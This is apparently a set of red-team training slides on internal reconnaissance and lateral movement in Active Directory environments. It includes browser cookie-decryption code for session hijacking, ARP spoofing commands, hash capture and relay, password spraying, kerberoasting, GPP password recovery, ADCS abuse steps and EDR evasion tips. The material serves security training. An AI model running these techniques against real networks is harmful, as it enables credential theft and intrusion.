<https://www.cvedetails.com/.../Jenkins-Java-Deserialization-CVE-2017- 1000353-Remote-Code-Ex.html>

98056 - Jenkins Java Deserialization CVE-2017-1000353 Remote Code Execution Vulnerability(2017-05-02). This page lists CVE entries related to this Bugtraq ...

## [HP Network Automation Java Deserialization CVE-2016-4385 ...](#)

<https://www.cvedetails.com/.../HP-Network-Automation-Java-Deserialization- CVE-2016-4385-Rem.html>

Sep 29, 2016 ... 93109 HP Network Automation Java Deserialization CVE-2016-4385 Remote Code Execution Vulnerability.

## [CVE-2019-12630 : A vulnerability in the Java deserialization ...](#)

<https://www.cvedetails.com/cve/CVE-2019-12630/>

Oct 8, 2019 ... A vulnerability in the Java deserialization function used by Cisco Security Manager could allow an unauthenticated, remote attacker to execute ...

## [CVE-2018-15381 : A Java deserialization vulnerability in Cisco ...](#)

<https://www.cvedetails.com/cve/CVE-2018-15381/>

Nov 16, 2018 ... A Java deserialization vulnerability in Cisco Unity Express (CUE) could allow an unauthenticated, remote attacker to execute arbitrary shell ...



# Internal Reconnaissance

The victim is connected on VPN network that is valuable

Your shell also has this access. Try to pivot as fast as possible on a system on the other side of the VPN

Surprisingly, these valuable systems may have full Internet access or at least DNS

No need to compromise the VPN MFA



# Internal Reconnaissance

You absolutely need to compromise the MFA?

In the case of RSA token, you can set an emergency pin for a specific user once you gain access to the RSA console

How can I gain access to the RSA console itself?

You managed to gain access to a system where an admin is currently working in the RSA server

Let's steal the cookie



# Internal Reconnaissance

Each browser stores cookies in a slightly different way.

For example, Chrome stores the cookies in a Sqlite database and encrypts them using DPAPI (Data Protection Application Programming Interface)

The data can be decrypted using the following API

```
System.Security.Cryptography.ProtectedData.Unprotect(  
    data,  
    null,  
    System.Security.Cryptography.DataProtectionScope.CurrentUser);
```



# Internal Reconnaissance

Since Chrome is using the CurrentUser attribute, make sure that you are running your tool within the same user context

CurrentUser	0	The protected data is associated with the current user. Only threads running under the current user context can unprotect the data.
LocalMachine	1	The protected data is associated with the machine context. Any process running on the computer can unprotect data. This enumeration value is usually used in server-specific applications that run on a server where untrusted users are not allowed access.

<https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/cookies-monster.cs>



# Internal Reconnaissance

WebKit uses a different approach. A master key is encrypted in the “Local State” file within the %appdata%. The key is encrypted using the same technique.

Once the key is decrypted you get the master key to decrypt the cookies (AES GCM mode)



# Internal Reconnaissance

```
'encrypted_key': "RFBBUEkBAAAA0Iydl3wEV0RGMeqDAT8KX6wEAAACw34jbpl
```

```
void getmaster() {
    DWORD keySize = 186;
    FARPROC GlobalAlloc = Resolver("kernel32", "GlobalAlloc");
    FARPROC GlobalFree = Resolver("kernel32", "GlobalFree");
    FARPROC memcpy = Resolver("msvcrt", "memcpy");
    FARPROC CryptUnprotectData = Resolver("crypt32", "CryptUnprotectData");
    FARPROC GetLastError = Resolver("kernel32", "GetLastError");

    CHAR *cipher = (CHAR*)GlobalAlloc(GPTR, keySize);
    memcpy(cipher,
    "\x01\x00\x00\xd0\x8c\x9d\xdf\x01\x15\xd1\x11\x8c\x7a\x00\xc0\x4f\xc2\x97\xeb\x01\x00\x00\x00
    keySize);
    DWORD size = keySize;
    DATA_BLOB db;
    DATA_BLOB final;
    db.pbData = cipher;
    db.cbData = size;
    BOOL res = CryptUnprotectData(&db, NULL, NULL, NULL, NULL, 0, &final);
    printf("%d %d\n", res, GetLastError());

    DWORD i = 0;
    for(i = 0; i < final.cbData; i++) {
        printf("\\x%02x", final.pbData[i]);
    }

    GlobalFree(cipher);
}
```



# Internal Reconnaissance

```
public static void Main(string[] args)
{
    byte[] masterKey = Convert.FromBase64String(args[0]);

    foreach(string line in File.ReadLines(args[1])) {
        string[] output = line.Split('|');
        byte[] cookie = Convert.FromBase64String(output[2]);
        string name = output[1];

        byte[] nonce = cookie[3..15];
        byte[] ciphertext = cookie[15..(cookie.Length - 16)];
        byte[] tag = cookie[(cookie.Length - 16)..(cookie.Length)];


        byte[] resultBytes = new byte[ciphertext.Length];

        using AesGcm aesGcm = new AesGcm(masterKey);
        aesGcm.Decrypt(nonce, ciphertext, tag, resultBytes);
        string cookieValue = Encoding.UTF8.GetString(resultBytes);

        Console.WriteLine($"{output[0]}|{name}={cookieValue};");
    }
}
```



# Internal Reconnaissance




Once you got the cookie, you can socks proxy your traffic and connect to the remote service by adding the cookie manually to your requests

Without knowing a single password or the MFA token, you are in

# Internal Reconnaissance

# Dump browser memory and hunt for password in POST data



# Internal Reconnaissance

20 minutes after I entered the credentials, the request was still living in my process memory

```
email=mr.un1k0d3r%40gmail.com&password=█████████████████████
```



# Internal Reconnaissance

You can also use lazagne do dump every possible password

<https://github.com/AlessandroZ/LaZagne>

Or use browse pivot to inject yourself into the browser and gain the same level of access; this is built in Cobalt Strike



# Internal Reconnaissance

List of software supported by lazagne

**There is a lot**



	Windows	Linux	Mac
Browsers	7Star Amiga BlackHawk Brave CentBrowser Chedot Chrome Canary Chromium Coocaa Comodo Dragon Comodo IceDragon Cyberfox Elements Browser Epic Privacy Browser Firefox Galeon Chrome IceCat Ice-Meleon Konqueror Opera OperaMax Spank Torch Utan Vivaldi	Brave Chromium Discovery-Browser Google Chrome IceCat Firefox Opera Silent Vivaldi WaterFox	Chrome Firefox
Chats	Pidgin Pd Skype	Pidgin Pd	
Databases	DBVisualizer PostgreSQL Robomongo Sqeezle SQLDeveloper	DBVisualizer SQLite SQLDeveloper	
Games	GalconFusion KaliGaming RogueTale Turba		
Git	Git for Windows		
Mails	Outlook Thunderbird	Clawmail Thunderbird	
Maven	Maven Apache		
Dumps from memory	KeePass Minikatz method	Sympy Password	
Multimedia	EyeCON		
PHP	Composer		
SVN	Tortoise		
Sysadmin	Apache Directory Studio CoreFTP Cyberduck FileZilla FileZilla Server FTPNavigator OpenSSH OpenVPN KeyPass Configuration File (KeyPass1, KeyPass2) PuttyCM RDPManager VNC WinSCP Windows Subsystem for Linux	Apache Directory Studio AWS Docker Environment variable FileZilla gFTP History file Shares SSH private keys KeyPass Configuration File (KeyPass1, KeyPass2) Grub	
WiFi	Wireless Network	Network Manager WPA Supplicant	
Internal mechanism password storage	Autologon MSCache Credential files Credman DAPAPI Hash Hashdump (LM/NT) LSA secret Vault File	GNOME keyring Kwallet Hashdump	Keychain Hashdump

# Internal Reconnaissance

**You may find cached credentials for the domain or interesting management console**



# Internal Reconnaissance



Internal reconnaissance is usually the most exhausting part of a red team



You need to understand the environment



You need to slowly discover the assets



You need to identify the key assets



You need to go through all of the information you can gather on shares

# Internal Reconnaissance

Never underestimate Active Directory misconfiguration or abuse such as:

- Nested groups
- Managed By
- Delegated Account
- User account with SPN
- NetBIOS
- ADCS



# Internal Reconnaissance

- RPC that allows remote connection
- Excessive administrative privileges (user local admin)
- Insecure network share (Citrix profile etc...)
- Service accounts with weak passwords
- Never expiring passwords
- Legacy Systems



# Internal Reconnaissance

Most of the Active Directory out there were created in the early 2000, there is a bunch of legacy and backward compatibility settings in place

- NetNTLMv1 downgrade
- Password stored in using a reversible algorithm
- SPN accounts
- GPPs
- LDAP attributes



# Internal Reconnaissance

During a red team you can use pretty much the same toolset just in a different way.

For example, pingcastle <https://github.com/vletoux/pingcastle> can be used to gather LDAP misconfiguration; it's a simple .NET executable



# Internal Reconnaissance

Classic way to run it

```
cmd.exe /c pingcastle.exe
```

Red team stealthier way

```
execute-assembly C:\your\computer\pingcastle.exe
```

**Red team even more stealth (no sacrificial process)**

```
bof execute_assembly C:\your\computer\pingcastle.exe
```



# Internal Reconnaissance

The context of execution matters and the way you do it

EDR tend to improve their detection capabilities by making correlation between events



NOTE: This is beaconing to the rare and suspicious domain

This has likely given the operator a backdoor, which they have used to connect to suspicious ports including 88 (Kerberos), 135 (MSRPC) and 445 (SMB). This may indicate port scanning, reconnaissance, credential harvesting and/or lateral movement.

We note that this has been acknowledged in the UI, but wanted to provide further context.




# Internal Reconnaissance

Side note: pingcastle is super cool to collect Active Directory info

## Active Directory Indicators

This section focuses on the core security indicators.  
Locate the sub-process determining the score and fix some rules in that area to get a score improvement.

### Indicators



Domain Risk Level: 100 / 100  
It is the maximum score of the 4 indicators and one score cannot be higher than 100. The lower the better

[Compare with statistics](#) [Privacy notice](#)

<b>Stale Object : 100 /100</b> It is about operations related to user or computer objects	12 rules matched	<b>Trusts : 0 /100</b> It is about links between two Active Directories	0 rules matched
<b>Privileged Accounts : 100 /100</b> It is about administrators of the Active Directory	15 rules matched	<b>Anomalies : 100 /100</b> It is about specific security control points	16 rules matched

**Risk model**



# Internal Reconnaissance

It include comprehensive data for each control

Unconstrained delegations are configured on the domain: 17 account(s)	+ 85 Point(s)
At least one member of an admin group is vulnerable to the kerberoast attack.	+ 25 Point(s)
Presence of Admin accounts which do not have the flag "this account is sensitive and cannot be delegated": 47	+ 20 Point(s)
Presence of accounts with non expiring passwords in the domain admin group (at least 2 accounts): 14	+ 15 Point(s)
Presence of unknown account in delegation: 16	+ 15 Point(s)
A large number of users or computers can take control of a key domain object by abusing targeted permissions.	+ 15 Point(s)
Anyone can interactively or remotely login to a DC	+ 15 Point(s)



# Internal Reconnaissance

Side note on unconstrained delegations

- To be exploitable you need to be able to create a computer account (default 10 per users)
- And the system associated with the account need to be long gone

You can always use LDAP to search for it

`ldapsearch (&(objectClass=user)(samaccountname=user))  
ServicePrincipalName`



# Internal Reconnaissance

**Be careful of what you report, not all the data reported is exploitable. As part of a red team if a path is identified, it should be exploited and validated. Keep your findings factual not hypothetical.**



15 minutes  
break

# Lateral Movements

## Capturing credentials

Possessing access to the target network exposes several ways to get credentials

**NetBIOS and MITM can be achieved without possessing domain credentials**



# Lateral Movements

- NetBIOS is an acronym for Network Basic Input/Output System. It provides services related to the session layer of the OSI model allowing applications on separate computers to communicate over a local area network
- In a Windows environment, such communication is usually authenticated
- The target system may broadcast certain requests that the attacker can respond to and ask for authentication. If the victim responds, the hash will be captured

```
received output:  
[+] [2019-10-21T17:04:35] SMB(445) NTLMv2 captured for  
    from 10.202.168.164( ) :51553:  
    ::BA45CB70520879F4E32F362AF1026BA0:01010000000000012BB8C292988D501EBFE26730D3A954F000000000200080041004D004500
```



# Lateral Movements

The whole ecosystem consists of several protocols, such as NBNS and LLMNR. The authentication can be captured on each of them

The authentication can be relayed if SMB signing is not enabled

Which means that you can relay the authentication to another host and potentially execute arbitrary code without even cracking the hash



# Lateral Movements

**When relaying the hash is not an option, the hash can be cracked offline**

**NetNTLMv2 hashes can be cracked in a fairly reasonable (less than a day) amount of time for an average password**



# Lateral Movements



You can capture hashes on the network using Responder  
<https://github.com/SpiderLabs/Responder>



You can also run it via Cobalt Strike using the powershell or CSharp equivalent



<https://github.com/Kevin-Robertson/Inveigh>  
<https://github.com/Kevin-Robertson/InveighZero>


# Lateral Movements



NetBIOS spoofing can be performed over IPv6



<https://github.com/fox-it/mitm6>



Using IPv6 may evade the detection in place, since most networks only monitor the IPv4 stack, assuming that IPv6 is not configured nor monitored

# Lateral Movements

**HTTPS internal: no need for that, right?**

It is pretty common to see corporate intranet using Active Directory to authenticate users

Using the NTLM Negotiate, the browser can transparently authenticate the user against the portal

**What if the portal is not enforcing HTTPS?**



# Lateral Movements

## **HTTPS internal: no need for that, right?**

In this case, an ARP spoofing attack may allow you to reroute the traffic via your host; since you are the gateway, you will see all the victim traffic

You may be able to hunt for:

- Cleartext passwords
- Authentication exchange (NTLM Negotiate can be cracked like NetNTLMv2 hashes)
- Sensitive information



# Lateral Movements

Typical gateway poisoning

```
root@portal:~# arpspoof
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
```

```
root@portal:~# arpspoof -i eth0 -c both -t 192.168.1.11 -r 192.168.1.1
```

Save the network traffic using tcpdump

```
root@portal:/# tcpdump -nni eth0 -w network.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```



# Lateral Movements

- You managed to gain access to a domain user account, what's next?
- You can remotely query a DC and dump computers, users and SPNs
- Remotely, it can be performed using RPC or LDAP utility

```
root@portal:/# net rpc group members -I dc.ringzero -U "RINGZERO\charles%Password1" "Domain Admins"
```



# Lateral Movements

Ldapsearch on Linux can be used to query (&(objectClass=user)) on the domain

Impacket also offer GetADUsers.py utility

<https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetADUsers.py>

Ldap Utility on Windows

<https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts>



# Exercise

Identify how  
GetADUsers.py is  
gathering the  
information

# Lateral Movements

```
# Connect to LDAP
try:
    ldapConnection = ldap.LDAPConnection('ldap://%' % self.__target, self.baseDN, self.__kdcHost)
    if self.__doKerberos is not True:
        ldapConnection.login(self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash)
    else:
        ldapConnection.kerberosLogin(self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash,
                                      self.__aesKey, kdcHost=self.__kdcHost)
except ldap.LDAPSessionError as e:
    if str(e).find('strongerAuthRequired') >= 0:
        # We need to try SSL
        ldapConnection = ldap.LDAPConnection('ldaps://%' % self.__target, self.baseDN, self.__kdcHost)
        if self.__doKerberos is not True:
            ldapConnection.login(self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash)
        else:
            ldapConnection.kerberosLogin(self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash,
                                          self.__aesKey, kdcHost=self.__kdcHost)
    else:
        raise

logging.info('Querying %s for information about domain.' % self.__target)
# Print header
print((self.__outputFormat.format(*self.__header)))
print(((' '.join(['-' * itemLen for itemLen in self.__colLen]))))

# Building the search filter
if self.__all:
    searchFilter = "(&(sAMAccountName=*)(objectCategory=user)"
else:
    searchFilter = "(&(sAMAccountName=*)(mail=*)(!(UserAccountControl:1.2.840.113556.1.4.803=%d))" % UF_ACCOUNTDISABLE

if self.__requestUser is not None:
    searchFilter += '(sAMAccountName=%s)' % self.__requestUser
else:
    searchFilter += ')'

try:
    logging.debug('Search Filter=%s' % searchFilter)
    sc = ldap.SimplePagedResultsControl(size=100)
    ldapConnection.search(searchFilter=searchFilter,
                          attributes=['sAMAccountName', 'pwdLastSet', 'mail', 'lastLogon'],
                          sizeLimit=0, searchControls = [sc], perRecordCallback=self.processRecord)
except ldap.LDAPSearchError:
    raise
```



# Lateral Movements

**LDAP LDAP LDAP LDAP**



# Lateral Movements

Guess which process is running the LDAP instance?

C:\Windows\system32>netstat -an -b			
Active Connections			
Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
Can not obtain ownership information			
TCP	0.0.0.0:88	0.0.0.0:0	LISTENING
[lsass.exe]			
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
RpcSs			
[svchost.exe]			
TCP	0.0.0.0:389	0.0.0.0:0	LISTENING
[lsass.exe]			
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
Can not obtain ownership information			
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
Can not obtain ownership information			
TCP	0.0.0.0:464	0.0.0.0:0	LISTENING
[lsass.exe]			
TCP	0.0.0.0:593	0.0.0.0:0	LISTENING
RpcEptMapper			
[svchost.exe]			
TCP	0.0.0.0:636	0.0.0.0:0	LISTENING
[lsass.exe]			



# Lateral Movements

## Our friend lsass.exe

There is not much EDR LDAP monitor yet, but knowing that it's running as part of lsass, they could easily hook some of the call and capture LDAP queries

Expect more LDAP detection in the future... (I hope)



# Lateral Movements

Active Directory contains a lot of attributes; legacy application used to store password in clear in the userPassword field

Network's Administrators may have put some information in the account description

Tons of LDAP attributes are accessible and can be dumped as a regular user

<https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/ldaputility.exe>



# Lateral Movements

The utility will produce the following output for a specific user:

Keep in mind that if you are dumping the whole Active Directory through a shell you have on a compromised system, you may slow down your shell callback capability

```
C:\Users\rz\Desktop>ldaputility.exe DumpUser RINGZERO rz
Connecting to: LDAP://RINGZERO
Querying:      (&(objectClass=user)(samaccountname=*rz*))
name          : rz
givenname     : rz
displayname   : rz
samaccountname : rz
adspath       : LDAP://RINGZERO/CN=rz,CN=Users,DC=RINGZERO,DC=local
distinguishedname : CN=rz,CN=Users,DC=RINGZERO,DC=local
memberof      : [CN=Domain Admins,CN=Users,DC=RINGZERO,DC=local,CN=Administrators,CN=Builtin
                 ,OU=Groups,CN=Users,DC=RINGZERO,DC=local]
ou            :
mail          :
proxyaddresses :
lastlogon     : 4/8/2021 1:18:32 PM
pwdlastset    : 2/16/2021 10:04:59 PM
mobile         :
streetaddress :
co             :
title          :
department    :
description   :
comment        :
badpwdcount   : 0
objectcategory: CN=Person,CN=Schema,CN=Configuration,DC=RINGZERO,DC=local
userpassword   :
scriptpath     :
```



# Lateral Movements

Speaking of LDAP another cool one is ADCS

<https://posts.specterops.io/certified-pre-owned-d95910965cd2>

Long story short, ADCS is mostly poorly implemented and ADCS is doing all the work over HTTP, most company don't have visibility



# Lateral Movements

**Certificate misconfiguration can be abused to obtain privileged access**

<https://github.com/GhostPack/Certify>


**The most common vector is when  
ENROLLEE\_SUPPLIES SUBJECT is allowed to domain users**

**A regular user can request a certificate with multiple names**



# Lateral Movements

The LDAP instance contains information about the certificate authority in place



# Lateral Movements

Attribute	Value	Type	Size
objectClass	top	Text	3
objectClass	certificationAuthority	Text	22
cn	RINGZERO-RZDC-CA	Text	16
cACertificate	30 82 03 04 30 82 01 EC A0 03 02 01 02 02 10 1C 48 BB 45 54 19 2F A5 43 E8 3...	Certi...	776
authorityRevocat...	00	Binary	1
certificateRevoca...	00	Binary	1
distinguishedName	CN=RINGZERO-RZDC-CA,CN=AIA,CN=Public Key Services,CN=Services,CN=Configuratio...	Text	99
instanceType	4	Text	1
whenCreated	20210217031234.0Z	Text	17
whenChanged	20210217031234.0Z	Text	17
uSNCreated	12587	Text	5
uSNChanged	12587	Text	5
showInAdvancedVie...	TRUE	Text	4
name	RINGZERO-RZDC-CA	Text	16
objectGUID	B8 6D 90 E3 C3 2A 59 43 B8 D6 34 A8 00 F7 31 00	Binary	16
objectCategory	CN=Certification-Authority,CN=Schema,CN=Configuration,DC=RINGZERO,DC=I...	Text	74
dSCorePropagation...	16010101000000.0Z	Text	17



# Lateral Movements

Speaking of LDAP and ADCS what about RPC? Or a mix of all of these together?

Looking at you PetitPotam RPC -> ADCS -> Domain Admins

Under the hood, PetitPotam is abusing of an RPC service:  
EFSRPC



# Lateral Movements

RPC you said?

<https://github.com/Wh04m1001/DFSCoerce>

Leveraged the same concept



# Lateral Movements

There is a ton of them available

<https://docs.microsoft.com/en-us/openspecs/protocols/ms-protocolslp/9a3ae8a2-02e5-4d05-874a-b3551405d8f9>

Specification	Description	Click here to view this version of the [MC-BUP] PDF.	Click here to view this version of the [MC-DPL4R] PDF.
<a href="#">[MC-BUP]: Background Intelligent Transfer Service (BITS) Upload Protocol</a>	Specifies the Background Intelligent Transfer Service (BITS) Upload Protocol, which is used to upload large entities from a client to a server over networks with frequent disconnections, and to send notifications from the server to a server application about the availability of the uploaded entities.	<a href="#">Click here to view this version of the [MC-BUP] PDF.</a>	<a href="#">Click here to view this version of the [MC-DPL4R] PDF.</a>
<a href="#">[MC-CCFG]: Server Cluster Configuration (ClusCfg) Protocol</a>	Specifies the Server Cluster Configuration (ClusCfg) Protocol, which enables users to restore a node that is no longer a configured member of a failover cluster back to its pre-cluster installation state.	<a href="#">Click here to view this version of the [MC-CCFG] PDF.</a>	<a href="#">Click here to view this version of the [MC-DPL8CS] PDF.</a>
<a href="#">[MC-COMQC]: Component Object Model Plus (COM+) Queued Components Protocol</a>	Specifies the Component Object Model Plus (COM+) Queued Components Protocol, which is used for persisting method calls made on COM+ objects in such a way that they can later be played back and executed.	<a href="#">Click here to view this version of the [MC-COMQC]</a>	<a href="#">Click here to view this version of the [MC-DPL8R] PDF.</a>



# Lateral Movements

I gathered a list of them that you can find in the portal

The file is named protocol.docx

You can search for all function that remotely do something



# Lateral Movements

The screenshot shows a PDF document being viewed in a browser-based PDF reader. The URL in the address bar is [C:/Users/CharlesHamilton/Desktop/dev/RPC/\[MS-DFSNM\].pdf](C:/Users/CharlesHamilton/Desktop/dev/RPC/[MS-DFSNM].pdf). The page content includes C++ code for the `NetrDfsAddRoot` class and detailed documentation for the `NetrDfsAddStdRoot` method.

```
class NetrDfsAddRoot(NDRCALL):
    opnum = 12
    structure = (
        ('ServerName',WSTR),
        ('RootShare',WSTR),
        ('Comment',WSTR),
        ('ApiFlags',DWORD),
```

C:/Users/CharlesHamilton/Desktop/dev/RPC/[MS-DFSNM].pdf

Default application for reading PDF files? [Set as default](#)

NetrDfsR

— + ⌂ Page view | A Read aloud | T Add

#### 3.1.4.4.1 NetrDfsAddStdRoot (Opnum 12)

The `NetrDfsAddStdRoot` (Opnum 12) method creates a new **stand-alone DFS namespace**.[`<118><119>`](#)

The `NetrDfsAddStdRoot` method uses the following **IDL** syntax.

```
NET_API_STATUS NetrDfsAddStdRoot(
    [in, string] WCHAR* ServerName,
    [in, string] WCHAR* RootShare,
    [in, string] WCHAR* Comment,
    [in] DWORD ApiFlags
);
```

**ServerName:** The pointer to a null-terminated **Unicode** string. This is the host name of the new **DFS root target**.

**RootShare:** The pointer to a null-terminated Unicode string. This is the new DFS root target **share name** as well as the **DFS namespace name**. The **share** MUST already exist.

Mr. LMKYX

# Lateral Movements

Have fun searching through all Microsoft PDFs

I have 400 of them in the RPC.zip file

There is at least 3 other way to get a callback in there :)



# Lateral Movements

Reading Microsoft documentation is the key. ADCS Certify was cool, but what about an actual CVE. CVE-2022-26923 abuse of a bug in Active Directory and The certificate request

Long story short, user have UPN and computer have SPN

You can create your own computer account and request a certificate for it. The SPN value is used to validate the hostname. Remove it and you can ask for whatever you want



# Lateral Movements

Create an account by default, you are allowed to create 10 of them

- The machine template support SubjectAltRequireDns
- Update the dNSHostName to a DC name
- Delete the servicePrincipalName attribute
- Request a cert for it

Voilà, you have local admin right on a DC



# Lateral Movements

Using ADCS to privesc from virtual and network service accounts to local system

<https://sensepost.com/blog/2022/certpotato-using-adcs-to-privesc-from-virtual-and-network-service-accounts-to-local-system/>



# Lateral Movements

Main takeaway here is

**BE CURIOUS**



# Lateral Movements

Found a host that has VMs running, you can extract files for the image

<https://github.com/CCob/Volumiser>



# Lateral Movements

Once you extract a list of users, you can perform password spraying to gather more accounts

You can perform authentication remotely using smb as the target:

- The easy way

```
me@training:~$ smbclient -L \\\\dc -U "DOMAIN\\user"  
WARNING: The "syslog" option is deprecated
```



# Lateral Movements

There are scripts available:

- You can use <https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Invoke-ADPasswordBruteForce.ps1>, if you have access to a compromised workstation
- <https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/Idaputility.exe> using the PasswordBruteForce switch



# Lateral Movements

Credentials can also be found in exposed shares including the SYSVOL folder located on domain controllers

The Groups.xml file can be used to set local administrator on remote system via GPP

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="1" changed="2014-02-06 19:33:28" uid="{C73C0939-38FB-4287-AC48-478F614F5EF7}" userContext="0" removePolicy="0"><Properties action="R" fullName="Administrator" description="Administrator" cpassword="PCXrmCkYWyRRx3bf+zcEydw9/trbFToMDx6fAvmeCDw" changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" subAuthority="" userName="Administrator (built-in)"/></User>
</Groups>
```

The key is public and the password can be retrieved. You can automate the process using utility such as <https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1>

**Microsoft mitigated this one by removing the feature. You may still find an old one. LAPS is also super popular now to avoid reusing local administrator password**



# Lateral Movements

The kerberoasting attack takes advantage of how service accounts leverage Kerberos authentication with Service Principal Names (SPNs). Any users on the domain can request a service ticket (TGS) for services accounts that have the SPN configured

The ticket is encrypted using the account password, meaning that it can be attacked

Several publicly available tools can be used to retrieve the ticket

- <https://github.com/GhostPack/Rubeus>
- <https://github.com/nidem/kerberoast>
- [https://github.com/EmpireProject/Empire/blob/master/data/module\\_source/credentials/Invoke-Kerberoast.ps1](https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1)
- <https://github.com/SecureAuthCorp/impacket/blob/master/examples/ GetUserSPNs.py>



# Lateral Movements



Before you attempt to extract the account hashes ,you can list the account that SPN using LDAP



The UserAccountControl is not 2 = DISABLED\_ACCOUNT  
USERACCOUNTCONTROL IS 512 = NORMAL\_ACCOUNT



(&(servicePrincipalName=\*)(UserAccountControl:1.2.840.113556.1.4.803:=512)



(!(UserAccountControl:1.2.840.113556.1.4.803:=2))(!(objectCategory=computer))

# Lateral Movements

A regular user can request a ticket for any server principal and can attempt a brute force

**The ticket is encrypted using the account password as the key**

Several type of encryption can be used:

Check the `msDS-SupportedEncryptionTypes` Attribute in Active Directory



# Lateral Movements

The defaults setting are RC4\_HMAC\_MD5 | AES128\_CTS\_HMAC\_SHA1\_96 | AES256\_CTS\_HMAC\_SHA1\_96

- AKA  $0x1C$  or  $28$  in decimal

```
C:\Users\rz\Desktop>ldapquery.exe RINGZERO "(&(objectClass=computer))" msDS-SupportedEncryptionTypes
Querying LDAP://RINGZERO
Querying: (&(objectClass=computer))
Extracting: msDS-SupportedEncryptionTypes
28,
```



# Lateral Movements

**Impacket is a wonderful suite of tools that can be used to perform lateral movement, but at what cost?**

The case of wmiexec.py

It starts with a good ol' NTLMSSP NEGOTIATE to authenticate the user

48	12.756755	192.168.197.139	192.168.197.131	TCP	60 50382 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0
49	12.757020	192.168.197.139	192.168.197.131	SMB	127 Negotiate Protocol Request
51	12.771666	192.168.197.131	192.168.197.139	SMB2	506 Negotiate Protocol Response
52	12.771928	192.168.197.139	192.168.197.131	TCP	60 50382 → 445 [ACK] Seq=74 Ack=453 Win=64128 Len=0
53	12.772849	192.168.197.139	192.168.197.131	SMB2	164 Negotiate Protocol Request
54	12.773171	192.168.197.131	192.168.197.139	SMB2	506 Negotiate Protocol Response
55	12.774577	192.168.197.139	192.168.197.131	SMB2	212 Session Setup Request, NTLMSSP_NEGOTIATE
56	12.774826	192.168.197.131	192.168.197.139	SMB2	401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
57	12.779400	192.168.197.139	192.168.197.131	SMB2	520 Session Setup Request, NTLMSSP_AUTH, User: \administrator
58	12.780910	192.168.197.131	192.168.197.139	SMB2	139 Session Setup Response



# Lateral Movements

Then it initializes the remote wmi instance over DCERPC

TCP	74 35840 → 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1510623061 TSecr=0 WS=128
TCP	66 135 → 35840 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
